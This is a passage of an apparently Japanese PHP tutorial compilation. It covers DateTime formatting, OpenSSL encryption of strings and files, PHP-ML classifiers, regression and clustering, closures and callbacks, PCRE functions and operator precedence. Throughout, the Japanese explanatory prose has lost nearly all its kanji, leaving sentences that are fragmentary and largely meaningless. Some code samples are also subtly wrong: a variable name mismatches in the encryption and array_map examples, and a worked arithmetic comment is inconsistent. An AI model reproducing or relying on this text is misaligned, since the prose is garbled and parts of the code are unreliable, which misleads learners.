- **i** 、ゼロ0059
- **s** のに0がきます0059
-

なリストはここでつけることができます

これらのは、さまざまなみわせでして、ほぼすべてのでをできます。ここではいくつかのをします。

```
$date = new DateTime('2000-05-26T13:30:20'); /* Friday, May 26, 2000 at 1:30:20 PM */

$date->format("H:i");
/* Returns 13:30 */

$date->format("H i s");
/* Returns 13 30 20 */

$date->format("h:i:s A");
/* Returns 01:30:20 PM */

$date->format("j/m/Y");
/* Returns 26/05/2000 */

$date->format("D, M j 'y - h:i A");
/* Returns Fri, May 26 '00 - 01:30 PM */
```

き

きもです。

オブジェクト

```
$date->format($format)
```

き

```
date_format($date, $format)
```

のPHP5.6からなDateTimeをする

PHP 5.6で`\DateTimeImmutable`をするには

```
\DateTimeImmutable::createFromMutable($concrete);
```

のPHP 5.6ではをできます

```
\DateTimeImmutable::createFromFormat(\DateTime::ISO8601, $mutable->format(\DateTime::ISO8601),
$mutable->getTimezone());
```

オンラインでクラスをむ https://riptutorial.com/ja/php/topic/3684/クラス

95:

```
/* Base64 Encoded Encryption / $enc_data = base64_encode( openssl_encrypt($data, $method, $password, true, $iv) ); / Decode and Decrypt */ $dec_data = base64_decode( openssl_decrypt($enc_data, $method, $password, true, $iv) );
```

とエンコードをうこのは、ベース64のエンコードをするに、コードをするときにされるようにはしません。

あなたはのでこれをうがあります。

```
/ This way instead / $enc_data=base64_encode(openssl_encrypt($data, $method, $pass, true, $iv));
$dec_data=openssl_decrypt(base64_decode($enc_data), $method, $pass, true, $iv);
```

Examples

このは、CBCモードのAES 256をしています。ベクトルがなので、opensslをしてベクトルをします。 `$strong`は、されたIVがにかどうかをするためにされます。

```
$method = "aes-256-cbc"; // cipher method
$iv_length = openssl_cipher_iv_length($method); // obtain required IV length
$strong = false; // set to false for next line
$iv = openssl_random_pseudo_bytes($iv_length, $strong); // generate initialization vector

/* NOTE: The IV needs to be retrieved later, so store it in a database.
However, do not reuse the same IV to encrypt the data again. */

if(!$strong) { // throw exception if the IV is not cryptographically strong
    throw new Exception("IV not cryptographically strong!");
}

$data = "This is a message to be secured."; // Our secret message
$pass = "Stack0verfl0w"; // Our password

/* NOTE: Password should be submitted through POST over an HTTPS session.
Here, it's being stored in a variable for demonstration purposes. */

$enc_data = openssl_encrypt($data, $method, $password, true, $iv); // Encrypt
```

```
/* Retrieve the IV from the database and the password from a POST request */
$dec_data = openssl_decrypt($enc_data, $method, $pass, true, $iv); // Decrypt
```

Base64エンコードとデコード

されたデータをなテキストでまたはするがあるは、 `base64_encode()`および`base64_decode()`をするがあります。

```
/* Base64 Encoded Encryption */
$enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv));

/* Decode and Decrypt */
$dec_data = openssl_decrypt(base64_decode($enc_data), $method, $password, true, $iv);
```

OpenSSLをしたファイルのと

PHPにはきなファイルをしてするためのビルドインがありません。 `openssl_encrypt`はをするためにできますが、なファイルをメモリにロードすることはいえです。

だから、それをうユーザランドをくがあります。このでは、*AES-128-CBC*アルゴリズムをして、きなファイルのさなチャンクをし、のファイルにきみます。

ファイルをする

```
/**
 * Define the number of blocks that should be read from the source file for each chunk.
 * For 'AES-128-CBC' each block consist of 16 bytes.
 * So if we read 10,000 blocks we load 160kb into memory. You may adjust this value
 * to read/write shorter or longer chunks.
 */
define('FILE_ENCRYPTION_BLOCKS', 10000);

/**
 * Encrypt the passed file and saves the result in a new file with ".enc" as suffix.
 *
 * @param string $source Path to file that should be encrypted
 * @param string $key    The key used for the encryption
 * @param string $dest   File name where the encryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function encryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);
    $iv = openssl_random_pseudo_bytes(16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        // Put the initialzation vector to the beginning of the file
        fwrite($fpOut, $iv);
        if ($fpIn = fopen($source, 'rb')) {
            while (!feof($fpIn)) {
                $plaintext = fread($fpIn, 16 * FILE_ENCRYPTION_BLOCKS);
                $ciphertext = openssl_encrypt($plaintext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $ciphertext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
```

```
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

ファイルの

のでされたファイルをするには、このをできます。

```
/**
 * Dencrypt the passed file and saves the result in a new file, removing the
 * last 4 characters from file name.
 *
 * @param string $source Path to file that should be decrypted
 * @param string $key    The key used for the decryption (must be the same as for encryption)
 * @param string $dest   File name where the decryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function decryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        if ($fpIn = fopen($source, 'rb')) {
            // Get the initialzation vector from the beginning of the file
            $iv = fread($fpIn, 16);
            while (!feof($fpIn)) {
                $ciphertext = fread($fpIn, 16 * (FILE_ENCRYPTION_BLOCKS + 1)); // we have to
read one block more for decrypting than for encrypting
                $plaintext = openssl_decrypt($ciphertext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $plaintext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

い

これがどのようにするかをべたり、のをテストするにはさなスニペットがなは、のコ―ドをてください。

```
$fileName = __DIR__.'/testfile.txt';
$key = 'my secret key';
file_put_contents($fileName, 'Hello World, here I am.');
encryptFile($fileName, $key, $fileName . '.enc');
decryptFile($fileName . '.enc', $key, $fileName . '.dec');
```

これで3つのファイルがされます

1. *testfile.txt*とプレーンテキスト
2. されたファイルで*testfile.txt.enc*
3. *testfile.txt.dec*をされたファイルできえます。これは*testfile.txt*とじでなければなりません

オンラインでをむ https://riptutorial.com/ja/php/topic/5794/

96:

このトピックでは、すべてのアルゴリズムにPHP-MLをしています。ライブラリのインストールは、をしてうことができます。

```
composer require php-ai/php-ml
```

そのためのgithubリポジトリはここにあります 。

また、えられたはデモンストレーションののためにのみ、にさなデータセットであることにもしてください。のデータセットはそれよりもでなければなりません。

Examples

PHP-MLによる

におけるは、しいがするカテゴリのをするである。は`Supervised Machine Learning`にる。

　　をするアルゴリズムはすべて、

PHP-MLでサポートされているは、

- SVCサポートベクター
- k-Nearest Neighbors
- ナイーブベイズ

`train`と`predict`はすべてのでじです。のいは、されるとなるアルゴリズムにあります。

SVCサポートベクター

しいをするに、をするがあります。のコードをえてみましょう。

```
// Import library
use Phpml\Classification\SVC;
use Phpml\SupportVectorMachine\Kernel;

// Data for training classifier
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];  // Training samples
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize the classifier
$classifier = new SVC(Kernel::LINEAR, $cost = 1000);
// Train the classifier
$classifier->train($samples, $labels);
```

コードはかなりです。の`$cost`は、のをってするのをけたいのです。 `$cost`がさければ、ったがる

があります。デフォルトでは*1.0*にされています

クラシファイアをしたので、のをめることができます。のためにたちがっているのコードをえてみましょう

```
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

ののはされていないサンプルをり、そこにラベルをすることができます。 `predict`メソッドは、のサンプルとのサンプルをることができます。

k-Nearest Neighbors

このアルゴリズムのクラスファクタは2つのパラメータをり、のようにできます。

```
$classifier = new KNearestNeighbors($neighbor_num=4);
$classifier = new KNearestNeighbors($neighbor_num=3, new Minkowski($lambda=4));
```

`$neighbor_num`はknnアルゴリズムでスキャンするのであり、2のパラメータはメトリックであり、のは`Euclidean`。 ミンコフスキーのはこちらをごください 。

このをするのなをにします

```
// Training data
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize classifier
$classifier = new KNearestNeighbors();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

NaiveBayesクラシファイア

`NaiveBayes Classifier`は`Bayes' theorem`づいており、コンストラクタにパラメータはありません。

のコードは、なのをしています

```
// Training data
$samples = [[5, 1, 1], [1, 5, 1], [1, 1, 5]];
$labels = ['a', 'b', 'c'];

// Initialize classifier
$classifier = new NaiveBayes();
```

```
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 1, 1]); // return 'a'
$classifier->predict([[3, 1, 1], [1, 4, 1]); // return ['a', 'b']
```

なケース

まではすべてのケースでのしかしていませんでしたが、のところはそうではありません。したがって、のにするなをしようとします。

> ののをするアプリケーションがあるとします。わかりやすくするために、びらのとさをすることができます。そこで、たちのデータをするために2つのがされます。 `color` あなたがそれらのさのためにそれぞれにintをりてることができるなものである、あなたのようなをすることができる`(0 mm,10 mm)=1 , (10 mm,20 mm)=2` 。 のデータでをトレーニングします。あなたのユーザーのニーズの1つが、のでするのをするようになりました。がして`color`は、の`color`をし、のさをすることです。あなたはクラシファイアランニングでのをできます「ののラベル」

`PHP-ML`をったでは、しいにラベルをりてました。はほぼじですが、はクラスラベルではなくであるといういがあります。とにくされています。 PHP-MLはのアルゴリズムをサポートしています

- サポートベクトル
-

には、にされているのとじ`train`と`predict`があります。

サポートベクトル

これはSVMサポートベクターマシンのバージョンです。のようなのステップは、モデルをすることです。

```
// Import library
use Phpml\Regression\SVR;
use Phpml\SupportVectorMachine\Kernel;

// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new SVR(Kernel::LINEAR);
// Train regression engine
$regression->train($samples, $targets);
```

では`$targets`はではなくクラスラベルではありません。これは、この2つのの1つです。たちのモデルをデータでトレーニングした、のからめることができます

```
$regression->predict([64])  // return 4.03
```

はタ―ゲットのをすことにしてください。

このアルゴリズムは、を`least squares method`ために`least squares method`をします。は、トレ―ニングとのなコ―ドをしています

```
// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new LeastSquares();
// Train engine
$regression->train($samples, $targets);
// Predict using trained engine
$regression->predict([64]); // return 4.06
```

PHP-MLには、 `Multiple Linear Regression`オプションもされています。じコ―ドのサンプルコ―ドはのようになります

```
$samples = [[73676, 1996], [77006, 1998], [10565, 2000], [146088, 1995], [15000, 2001],
[65940, 2000], [9300, 2000], [93739, 1996], [153260, 1994], [17764, 2002], [57000, 1998],
[15000, 2000]];
$targets = [2000, 2750, 15500, 960, 4400, 8800, 7100, 2550, 1025, 5900, 4600, 4400];

$regression = new LeastSquares();
$regression->train($samples, $targets);
$regression->predict([60000, 1996]) // return 4094.82
```

`Multiple Linear Regression`は、のまたはがをするににです。

なケ―ス

のシナリオでのをりましょう。

> にのあるウェブサイトをしているとしますが、トラフィックはしけます。のでするがあるサ―バ―のをするソリュ―ションがです。あなたのホスティングプロバイダがサ―バ―をするためのAPIをし、サ―バ―がするのに15かかります。トラフィックののデ―タとにづいて、のでアプリケ―ションにヒットするトラフィックをできます。このをすると、サ―ジの15にサ―バ―をし、アプリケ―ションがオフラインにならないようにすることができます。

クラスタリング

クラスタリングとは、のオブジェクトをまとめてグル―プすることです。パタ―ンにくされています。 `Clustering`は`unsupervised machine learning`れてい`unsupervised machine learning`もとでわれるため、トレ―ニングはありません。 PHP-MLはのクラスタリングアルゴリズムをサポ―トして

います

- k
- dbscan

k

k-Meansは、データをのnグループにけます。これは、ソリューションでなクラスタのであるnをすがあることをします。のコードは、よりにするのにちます

```
// Our data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

// Initialize clustering with parameter `n`
$kmeans = new KMeans(3);
$kmeans->cluster($samples); // return [0=>[[7, 8]], 1=>[[8, 7]], 2=>[[1,1]]]
```

には3つのがまれていることにしてください。なぜなら、それはKMeansコンストラクタのnのだったからです。コンストラクタには、 initialization methodとなるオプションの2パラメータがすることもあります。えばする

```
$kmeans = new KMeans(4, KMeans::INIT_RANDOM);
```

INIT_RANDOMは、クラスタをしようとしているににランダムなをします。しかし、がデータられすぎるのをけるために、データのにされます。

デフォルトのコンストラクタのinitialization methodはkmeans ++です。プロセスをスピードアップするためにセントロイドをスマートにします。

DBSCAN

KMeansとはに、 DBSCANはベースのクラスタリングアルゴリズムです。つまり、になクラスタのをするnをすことはありません。、これには2つのパラメータがです

1. **$ minSamples**クラスタにするがあるオブジェクトの
2. **$ epsilon** 2つのサンプルののが、じクラスタのものとみなされる。

じもののなサンプルはのとおりです

```
// Our sample data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

$dbscan = new DBSCAN($epsilon = 2, $minSamples = 3);
$dbscan->cluster($samples); // return [0=>[[1, 1]], 1=>[[8, 7]]]
```

コードはかなりです。ないの1つは、KMeansではなく、ののをるがないことです。

なケース

のシナリオでのクラスタリングのをてみましょう

> クラスタリングは、 `pattern recognition`と`data mining`くされてい`pattern recognition`。コンテンツパブリッシングアプリケーションがあるとします。あなたのユーザーをするためには、きなコンテンツをてください。にするために、のWebページに1アクセスしていて、そのコンテンツがきなは、そのコンテンツをきだとってください。それぞれのコンテンツにはのがいているので、ユーザーもじようになります。これにづいてクラスタをすると、ユーザーのどのセグメントがしたコンテンツのみをっているかをることができます。これは、じクラスタのユーザーのにはがきなもいればのもきで、あなたのアプリケーションのとしてできるというシステムでできます。

オンラインでをむ https://riptutorial.com/ja/php/topic/5453/

97: プログラミング

き

PHPのプログラミングはにします。 PHPのは、のアクションをするための、されたなコードをします。はコーディングプロセスをし、ロジックをし、コードをにフォローします。このトピックでは、PHPの、、パラメータ、returnおよびスコープのとについてします。

Examples

への

は、コールバックがなパラメータとしてにすることができます。

```
$uppercase = function($data) {
    return strtoupper($data);
};

$mixedCase = ["Hello", "World"];
$uppercased = array_map($uppercase, $mixedCase);
print_r($uppercased);
```

これらのは、スタンドアロンのびしとしてもできます。

```
echo $uppercase("Hello world!"); // HELLO WORLD!
```

の

useは、をのスコープにインポートするためにされます。

```
$divisor = 2332;
$myfunction = function($number) use ($divisor) {
    return $number / $divisor;
};

echo $myfunction(81620); //Outputs 35
```

はによってインポートすることもできます。

```
$collection = [];

$additem = function($item) use (&$collection) {
    $collection[] = $item;
};

$additem(1);
$additem(2);
```

```
//$collection is now [1,2]
```

コールバックをパラメータとしてす

`call_user_func()` 、 `usort()` 、 `array_map()` など、ユーザのコールバックをパラメータとしてけれるいくつかのPHPがあります。

ユーザのコールバックがどこにされているかによって、それらをすさまざまながあります。

きスタイル

```
function square($number)
{
    return $number * $number;
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map('square', $initial_array);
var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

オブジェクトスタイル

```
class SquareHolder
{
    function square($number)
    {
        return $number * $number;
    }
}

$squaredHolder = new SquareHolder();
$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map([$squaredHolder, 'square'], $initial_array);

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

メソッドをしたオブジェクトスタイル

```
class StaticSquareHolder
{
    public static function square($number)
    {
        return $number * $number;
    }
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map(['StaticSquareHolder', 'square'], $initial_array);
// or:
$final_array = array_map('StaticSquareHolder::square', $initial_array); // for PHP >= 5.2.3
```

```
var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

みみをコールバックとしてする

として`callable`では、PHPのみみでをすることもできます。のすべてのからとのをするには、`array_map`パラメータとして`trim`をするのがです。

```
$arr = ['   one  ', 'two   ', '   three'];
var_dump(array_map('trim', $arr));

// array(3) {
//   [0] =>
//   string(3) "one"
//   [1] =>
//   string(3) "two"
//   [2] =>
//   string(5) "three"
// }
```

はをたないだけのです。

```
// Anonymous function
function() {
    return "Hello World!";
};
```

PHPでは、はのようにわれます。このため、セミコロンでわらなければなりません`;`。

はにするがあります。

```
// Anonymous function assigned to a variable
$sayHello = function($name) {
    return "Hello $name!";
};

print $sayHello('John'); // Hello John
```

または、ののパラメータとしてすがあります。

```
$users = [
    ['name' => 'Alice', 'age' => 20],
    ['name' => 'Bobby', 'age' => 22],
    ['name' => 'Carol', 'age' => 17]
];

// Map function applying anonymous function
$userName = array_map(function($user) {
    return $user['name'];
}, $users);

print_r($usersName); // ['Alice', 'Bobby', 'Carol']
```

あるいは、のからってきたことさえあります。

する

```
// For PHP 7.x
(function () {
    echo "Hello world!";
})();

// For PHP 5.x
call_user_func(function () {
    echo "Hello world!";
});
```

のにをす

```
// For PHP 7.x
(function ($name) {
    echo "Hello $name!";
})('John');

// For PHP 5.x
call_user_func(function ($name) {
    echo "Hello $name!";
}, 'John');
```

PHPでは、はのPHPとじようにのスコープをちます。

JavaScriptでは、はスコープのにアクセスできます。しかし、PHPでは、これはされていません。

```
$name = 'John';

// Anonymous function trying access outside scope
$sayHello = function() {
    return "Hello $name!";
}

print $sayHello('John'); // Hello !
// With notices active, there is also an Undefined variable $name notice
```

クロージャーは、のスコープにアクセスできないです。

をそのようにすると、そのの ""がされます。のところ、そのにのみアクセスできます。

```
$externalVariable = "Hello";
$secondExternalVariable = "Foo";
$myFunction = function() {

  var_dump($externalVariable, $secondExternalVariable); // returns two error notice, since the
variables aren´t defined

}
```

にはアクセスできません。にアクセスするためにこのにこのをえるには、それをクロージャ `use()` でするがあります。

```
$myFunction = function() use($externalVariable, $secondExternalVariable) {
   var_dump($externalVariable, $secondExternalVariable); // Hello Foo
}
```

これは、PHPのタイトなスコープにきくしています。がスコープでされていない、または`global` インポートされていないはしません。

またしてください

> スコープからをすることは、グローバルをすることとじではありません。グローバルはグローバルスコープにします。グローバルスコープは、どのがされていてもじです。
>
> クロージャのスコープは、クロージャがされたですずしもびされたであるはありません。

のPHPドキュメンテーションからの

PHPでは、クロージャーはバインディングアプローチをします。これは、closureがされたときに、 `use`キーワードを`use`してクロージャのにされるがじをつことをします。

このるいをするには、をですがあります。

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use ($rate) {
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 5
```

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use (&$rate) { // notice the & before $rate
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 10
```

クロージャのにかかわらずをするときには、デフォルトのはのうちにとされません。

```
$message = 'Im yelling at you';
```

```
$yell = function() use($message) {
    echo strtoupper($message);
};

$yell(); // returns: IM YELLING AT YOU
```

な

なは、じをえられた、にじをし、 がないです。

```
// This is a pure function
function add($a, $b) {
    return $a + $b;
}
```

いくつかのは、ファイルシステムの、 データベースとのやりとり 、へのです。

```
// This is an impure function
function add($a, $b) {
    echo "Adding...";
    return $a + $b;
}
```

としてのオブジェクト

```
class SomeClass {
    public function __invoke($param1, $param2) {
        // put your code here
    }
}

$instance = new SomeClass();
$instance('First', 'Second'); // call the __invoke() method
```

`__invoke`メソッドをつオブジェクトは、ほかのとまったくじようにできます。

`__invoke`メソッドは、オブジェクトのすべてのプロパティにアクセスでき、のメソッドをびすことができます。

PHPのなメソッド

マッピング

のすべてのにをする

```
array_map('strtoupper', $array);
```

これがコールバックがにるリストののメソッドであることにしてください。

またはりみ

をのにらす

```
$sum = array_reduce($numbers, function ($carry, $number) {
   return $carry + $number;
});
```

フィルタリング

コールバックが`true`すのみをし`true`。

```
$onlyEven = array_filter($numbers, function ($number) {
    return ($number % 2) === 0;
});
```

オンラインでプログラミングをむ https://riptutorial.com/ja/php/topic/205/プログラミング

98: regexp / PCRE

- `preg_replace($pattern, $replacement, $subject, $limit = -1, $count = 0);`
- `preg_replace_callback($pattern, $callback, $subject, $limit = -1, $count = 0);`
- `preg_match($pattern, $subject, &$matches, $flags = 0, $offset = 0);`
- `preg_match_all($pattern, $subject, &$matches, $flags = PREG_PATTERN_ORDER, $offset = 0);`
- `preg_split($pattern, $subject, $limit = -1, $flags = 0)`

パラメーター

パラメータ	
`$pattern`	のPCREパターン

PHPは、Perlからしたパターンにいます。

PHPのすべてのPCREはりでむがあります。りには、のバックスラッシュ、のをできます。なデリミタは`~`、`/`、`%`です。

PCREパターンには、グループ、クラス、グループ、ルックアヘッド/ルックアヘッドアサーション、およびエスケープをめることができます。

`$pattern`にPCREをすることはです。なものには、`i`をしない、`m`、`s`をむドットメタキャラクタがあります。`g`グローバルはできません。わりに`preg_match_all`をします。

PCREへのマッチは`$`プレフィックスきのきでいます

```
<?php

$replaced = preg_replace('%hello ([a-z]+) world%', 'goodbye $1 world', 'hello awesome world');

echo $replaced; // 'goodbye awesome world'
```

Examples

との

`preg_match`は、がにするかどうかをチェックします。

```
$string = 'This is a string which contains numbers: 12345';

$isMatched = preg_match('%^[a-zA-Z]+: [0-9]+$%', $string);
var_dump($isMatched); // bool(true)
```

3のパラメータをすと、のするデータがされます。

```
preg_match('%^([a-zA-Z]+): ([0-9]+)$%', 'This is a string which contains numbers: 12345',
$matches);
// $matches now contains results of the regular expression matches in an array.
echo json_encode($matches); // ["numbers: 12345", "numbers", "12345"]
```

$matchesは、カッコでられたのマッチングのと、カッコをいたにべられたがまれます。つまり、として/z(a(b))/がある、インデックス0にはzabがまれ、インデックス1にはのabまれたがまれ、インデックス2にはのbがまれます。

をでにする

```
$string = "0| PHP 1| CSS 2| HTML 3| AJAX 4| JSON";

//[0-9]: Any single character in the range 0 to 9
// +   : One or more of 0 to 9
$array = preg_split("/[0-9]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
//Or
// []  : Character class
// \d  : Any digit
//  +  : One or more of Any digit
$array = preg_split("/[\d]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
```

```
Array
(
    [0] =>  PHP
    [1] =>  CSS
    [2] =>  HTML
    [3] =>  AJAX
    [4] =>  JSON
)
```

をにするには、とpreg_split();をpreg_split();してするには、3のパラメ―タ limit をすると、 "" のをして、りのをのにします。

4のパラメ―タは flags です。ここでは、 PREG_SPLIT_NO_EMPTYをしてにのキ―/がまれないようにします。

にきえられた

```
$string = "a;b;c\nd;e;f";
// $1, $2 and $3 represent the first, second and third capturing groups
echo preg_replace("(^([^;]+);([^;]+);([^;]+)$)m", "$3;$2;$1", $string);
```

```
c;b;a
f;e;d
```

セミコロンのすべてをし、をにします。

グロ―バルマッチ

preg_match_allをして、 グローバル RegExpをできます。 preg_match_allは、のすべてのするをします preg_matchとはなり、ののみをします。

preg_match_allはするをします。 3のパラメータ$matchesは、4のパラメータでできるフラグでされたの$matchesをみます。

をしたは、 $matchesあなたがしたいたのがまれています preg_matchことをいて、 preg_matchのでし、 preg_match_allがにされ、ののをしますされるまでのをこのフォーマットは4のフラグによってすることができます。

4の$flags 、 $matchesのをします。デフォルトのモードはPREG_PATTERN_ORDER 、なフラグは PREG_SET_ORDERとPREG_PATTERN_ORDERです。

のコードは、 preg_match_allをしています。

```
$subject = "a1b c2d3e f4g";
$pattern = '/[a-z]([0-9])[a-z]/';

var_dump(preg_match_all($pattern, $subject, $matches, PREG_SET_ORDER)); // int(3)
var_dump($matches);
preg_match_all($pattern, $subject, $matches); // the flag is PREG_PATTERN_ORDER by default
var_dump($matches);
// And for reference, same regexp run through preg_match()
preg_match($pattern, $subject, $matches);
var_dump($matches);
```

PREG_SET_ORDERののvar_dumpはこのをします

```
array(3) {
  [0]=>
  array(2) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(1) "1"
  }
  [1]=>
  array(2) {
    [0]=>
    string(3) "c2d"
    [1]=>
    string(1) "2"
  }
  [2]=>
  array(2) {
    [0]=>
    string(3) "f4g"
    [1]=>
    string(1) "4"
  }
}
```

$matchesは3つのネストされたがあります。は1つのをし、 preg_matchりとじです。

2のvar_dump PREG_PATTERN_ORDER はのをします。

```
array(2) {
  [0]=>
  array(3) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(3) "c2d"
    [2]=>
    string(3) "f4g"
  }
  [1]=>
  array(3) {
    [0]=>
    string(1) "1"
    [1]=>
    string(1) "2"
    [2]=>
    string(1) "4"
  }
}
```

じregexpがpreg_matchをしてされると、のがされます

```
array(2) {
  [0] =>
  string(3) "a1b"
  [1] =>
  string(1) "1"
}
```

コールバックでを

preg_replace_callbackは、するすべてのキャプチャグループをされたコールバックにし、コールバックのりできえます。これにより、あらゆるのロジックについてをきえることができます。

```
$subject = "He said 123abc, I said 456efg, then she said 789hij";
$regex = "/\b(\d+)\w+/";

// This function replaces the matched entries conditionally
// depending upon the first character of the capturing group
function regex_replace($matches){
    switch($matches[1][0]){
        case '7':
            $replacement = "<b>{$matches[0]}</b>";
            break;
        default:
            $replacement = "<i>{$matches[0]}</i>";
    }
    return $replacement;
}

$replaced_str = preg_replace_callback($regex, "regex_replace", $subject);

print_r($replaced_str);
```

```
# He said <i>123abc</i>, I said <i>456efg</i>, then she said <b>789hij</b>
```

オンラインでregexp / PCREをむ https://riptutorial.com/ja/php/topic/852/-regexp---pcre-

99:

き

は、プログラミングで1つのまたはをとり、のをするつまり、がになるものです。

は、するのにじてグループできます。

は1つ`!$a`および`++$a`などの、2つ2つの、たとえば`$a + $b`または`$a >> $b`または3つ3つののは`$a ? $b : $c`。

のは、のグループにしますかっこがあるかのように。は、のいののリストです2の。のが1つのにある、グループはコードのによってされます。ここで、のはをしますを。

	オペレーター
	`-> ::`
し	`new clone`
	`[`
	`**`
	`++ -- ~ (int) (float) (string) (array) (object) (bool) @`
し	`instanceof`
	`!`
	`* / %`
	`+ - .`
	`<< >>`
し	`< <= > >=`
し	`== != === !== <> <=>`
	`&`
	`^`
	`|`
	`&&`
	`||`
	`??`

	オペレーター
	? :
	= += -= *= **= /= .= %= &= `
	and
	xor
	or

なはスタックオーバーフローです。

や `print` はににされますが、の/にってりがされることにしてください。ののかっこがされているはながです。えば`echo 2 . print 3 + 4;`エコーの`721 print`は`3 + 4`し、`7`をして`1`をします。その、 `2` がエコーされ、 `print 1` のりとされます。

Examples

。と。=

は2つしかありません。

- 2つののドット

```
$a = "a";
$b = "b";
$c = $a . $b; // $c => "ab"
```

- ドット=

```
$a = "a";
$a .= "b"; // $a => "ab"
```

=

```
$a = "some string";
```

その、 `$a`にをつ`some string`がされ`some string`。

のは、されるです。 1つの=はのためのものではないことにしてください

```
$a = 3;
$b = ($a = 5);
```

のことをいます

1. 1は`$a 3`を`$a`ます。

2. 2は$a 5を$aます。このでも5られます。
3. 2は、かっこ 5 ののを$bします。

したがって、 $aと$bに5 。

+ =

されたは、いくつかのにするのショートカットであり、いてこのしいをそのにりてます。

```
$a = 1;   // basic assignment
$a += 2; // read as '$a = $a + 2'; $a now is (1 + 2) => 3
$a -= 1; // $a now is (3 - 1) => 2
$a *= 2; // $a now is (2 * 2) => 4
$a /= 2; // $a now is (16 / 2) => 8
$a %= 5; // $a now is (8 % 5) => 3 (modulus or remainder)

// array +
$arrOne = array(1);
$arrTwo = array(2);
$arrOne += $arrTwo;
```

のをにする

```
$a **= 2; // $a now is (4 ** 2) => 16 (4 raised to the power of 2)
```

とのりてのみわせ

```
$a = "a";
$a .= "b"; // $a => "ab"
```

されたバイナリのビットの

```
$a = 0b00101010;  // $a now is 42
$a &= 0b00001111; // $a now is (00101010 & 00001111) => 00001010 (bitwise and)
$a |= 0b00100010; // $a now is (00001010 | 00100010) => 00101010 (bitwise or)
$a ^= 0b10000010; // $a now is (00101010 ^ 10000010) => 10101000 (bitwise xor)
$a >>= 3;         // $a now is (10101000 >> 3) => 00010101 (shift right by 3)
$a <<= 1;         // $a now is (00010101 << 1) => 00101010 (shift left by 1)
```

のをするかっこで

がされるは、 のによってまります「 」のセクションもしてください。

に

```
$a = 2 * 3 + 4;
```

$a 10ためのをし2 * 3のサブをたはよりもがいにされている6 + 4 10にしいです。

はカッコをしてできます。

```
$a = 2 * (3 + 4);
```

に(3 + 4)がされるため、 $aのは14になります。

2つののがしい、によってグループがされます「」セクションもしてください。

```
$a = 5 * 3 % 2; // $a now is (5 * 3) % 2 => (15 % 2) => 1
```

*と%はしいと%ちます。はにするため、グループされます。

```
$a = 5 % 3 * 2; // $a now is (5 % 3) * 2 => (2 * 2) => 4
```

モジュラスがににし、グループされます。

```
$a = 1;
$b = 1;
$a = $b += 1;
```

$aと$bする2ため$b += 1グループし、その $bされ2 にりてられています$a 。

なテストでは、しい==がされます。よりなチェックのために、の===してください。

のはとじようにし、そのオペランドのがじであるがありますが、じデータをつがあります。

たとえば、のサンプルでは「aとbはしい」とされますが、「aとbは」ではありません。

```
$a = 4;
$b = '4';
if ($a == $b) {
    echo 'a and b are equal'; // this will be printed
}
if ($a === $b) {
    echo 'a and b are identical'; // this won't be printed
}
```

をする、ストリングはにキャストされます。

オブジェクトの

=== 2つのオブジェクトがまったくじ インスタンスであるかどうかをチェックしてします。つまり、 new stdClass() === new stdClass()は、じでされていてもまったくじをっていてもnew stdClass() === new stdClass()、falseにされます。

==

2つのオブジェクトがしいかどうかをにチェックして2つのオブジェクトをしますい。つまり`$a == $b`、`$a`と`$b`はのようになります。

1. じクラスの
2. プロパティをむじプロパティがされている
3. プロパティのための`$property`セット、`$a->property == $b->property`したがって、にチェックです。

のにされる

らはをむ

1. よりきい `>`
2. よりさい `<`
3. よりきいまたはしい `>=`
4. よりさいまたはしい `<=`
5. しくない `!=`
6. ではない `!==`

1. よりきい `$a > $b`、す`true`は`$a`のがのよりきい`$b`そうでないはfalseをし、。
